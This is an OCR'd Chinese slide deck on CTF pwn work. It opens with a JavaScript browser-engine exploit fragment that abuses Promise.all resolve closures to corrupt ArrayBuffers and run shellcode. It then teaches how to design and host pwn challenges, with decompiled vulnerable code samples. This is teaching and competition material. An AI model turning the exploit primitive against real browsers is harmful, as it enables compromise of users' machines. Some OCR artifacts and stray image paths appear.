
3.1.案例讲解



```
let arr = new Array(0x20000);
let resolve_element_closures = new Array(0x20000);
for (let i = 0; i < arr.length; i++) {
  arr[i] = new Promise(() => {});
  arr[i].then = ((idx, resolve) => {
    resolve_element_closures[idx] = resolve;
  }).bind(null, i);
}
Promise.all(arr);
resolve_element_closures[0x1ffff](100);
resolve_element_closures[100]();
resolve_element_closures[2](64 + 1);
resolve_element_closures[4](100);
let nop_arr = new Array(18);
this.buffer = new ArrayBuffer(0x1fffe);
resolve_element_closures[0x1fffe](this.page_buffer);
var dv = new DataView(this.buffer, 0);
print("dv: " + hex32(dv.getUint32(0, true)));
```




3.1.案例讲解


JSArrayBuffer A（可越界读写）
Map
Properties
Elements
ByteLength
BackingStore
...
JSArrayBuffer B（可随时修改任意内容）
Map
Properties
Elements
ByteLength
BackingStore
...
Memory

3.1.案例讲解

- JSFunction



- Call shellcode

huge_func();

4.1.如何出一道pwn题

- 二进制题目的编译
- 题目挂载方式介绍
- pwn出题一般流程
- 如何避免非预期
- 不同模式下pwn题&个人认为的高质量pwn题

4.1.1 二进制题目编译

- 1. gcc xxx -o xxx
- (也可以g++ 这个太魔鬼了。。。
- 各种保护机制(可以现查不用记)
- 百度方式：gcc 保护方式

4.1.2题目挂载方式


- 这里用的方法是 docker + xinted
- 1. 魔改的github的项目 https://github.com/Eadom/ctf_xinetd
- 2. 根据不同服务的要求可以用 arm_now+ docker+xinted
- qemu+docker+xinted
- Docker 模版文件会发给大家

4.1.2出题的一般流程

- 1.确定运行环境
- 2.找一个或多个较好漏洞点
- 3.确定保护机制
- 4.确定考察重点在”信息泄漏”或“流程控制”
- 5.设置题目情景（需要脑洞，每次我的情景都平淡无奇。。）
- 6.可以考虑增加代码迷惑性
- 7.远程挂载题目
- 8.运维检查

4.1.3 pwn题的一般模式


- 一、菜单题
-



```
Welcome to the story kingdom.
What's your name?
AAAA
AAAA
Please input your ID.
999
999
�
======================
1.Add a story
2.Edit story
3.Show story
4.delete a story
5.Exit .
======================
Input your choice:
```

4.1.3 pwn题的一般模式

- 二、虚拟机题
-



```
if ( a1 )
{
  ptr = malloc(8LL * a1->size);
  v2 = 0;
  for ( s1 = strtok(a2, delim); v2 < a1->size && s1; s1 = strtok(0LL, delim) )
  {
    if ( !strcmp(s1, "push") )
    {
      ptr[v2] = 17LL;
    }
    else if ( !strcmp(s1, "pop") ) |
    {
      ptr[v2] = 18LL;
    }
    else if ( !strcmp(s1, "add") )
    {
      ptr[v2] = 33LL;
    }
    else if ( !strcmp(s1, "sub") )
    {
      ptr[v2] = 34LL;
    }
    else if ( !strcmp(s1, "mul") )
    {
      ptr[v2] = 35LL;
    }
    else if ( !strcmp(s1, "div") )
    {
      ptr[v2] = 36LL;
    }
    else if ( !strcmp(s1, "load") )
    {
      ptr[v2] = 49LL;
    }
```

4.1.3 pwn题的一般模式

- 三、游戏题
- 这类题目基本是一个云游戏，给你多少血量什么的，还得需要较大的脑洞（我就没这个脑洞。。

4.1.3 pwn题的一般模式与常用的函数

- 三、模拟类题目
- 可以模拟一个http协议，或者是一个编译器什么的然后在某些环节设置漏洞。

4.1.3 pwn题的一般模式与常用的函数

- 一、setbuf函数
- 作用:可以防止缓冲区异常导致的一些问题
- 二、alarm函数
- 作用：防止搞事情的长时间链接（不过可以绕过awd里的维持权限可以这么搞

4.1.3 pwn题的一般模式与常用的函数

- 输入类函数
- read，scanf都行不过出题人不会这么好给你一个直接用的，多半是有包装的情况，比如包一个循环什么的。

4.1.3 pwn题的一般模式与常用的函数

- 输入类函数
- read，scanf都行不过出题人不会这么好给你一个直接用的，多半是有包装的情况，比如包一个循环什么的。

4.1.3 如何预防非预期


- 一、最直接的方法，多找几个人做一做😂
- 二、在自己有一定知识储备的情况下多检查输入和输出函数最容易出问题。（例：De1taCTF一个简单题
- 三、尽量少用不熟悉函数和敏感一些的函数scanf，getchar（这些函数都能malloc堆块出来
- 四、检查一些函数的返回值，和最大值情况下会不会出异常

4.1.4对高质量pwn题的思考

- 题目可能不用很难，
- 但是要给人一种做出来学到好多的感觉

4.1.4对高质量pwn题的思考

- 最近2019 bamboxCTF(台湾国立大学的



```
int copy()
{
  void *v0; // rax
  __int64 v1; // rcx
  unsigned int v3; // [rsp+4h] [rbp-Ch]
  unsigned int v4; // [rsp+8h] [rbp-8h]

  printf("Source idx: ");
  v3 = read_int();
  printf("Destination idx: ");
  v4 = read_int();
  if ( v3 <= 7 && dword_202070[6 * v3] && v4 <= 7 && dword_202070[6 * v4] )
  {
    v1 = (unsigned int)snprintf(
                         *((char **)&note + 3 * v4),
                         *((_QWORD *)&unk_202068 + 3 * v4),
                         "%s",
                         *((_QWORD *)&note + 3 * v3));
    v0 = &unk_202068;
    *((_QWORD *)&unk_202068 + 3 * v4) = v1;
  }
  else
  {
    LODWORD(v0) = puts("Out of bound or note is not exist");
  }
  return (signed int)v0;
}
```

-

4.1.4对高质量pwn题的思考

- 这个比赛里还有两个挺好的题
- 1、”#!”用符号绕过apparmor，2018年的一个cve
- 2、写10个字节到有权的文件然后拿shell

4.1.4对高质量pwn题的思考

- 总结一下：
- 1、漏洞点最好是新一些，大家都没有见过出过
- 2、可以在利用上给人恍然大悟学到很多的感觉
- 3、不必局限于glibc，可以kernel，browser，ulibc、mimic都可以用
- 4、防止非预期，不然精心准备的思路就没用了

Thanks

Thank you!

祝每个白帽子都有女朋友!

ot to a gle!

谢谢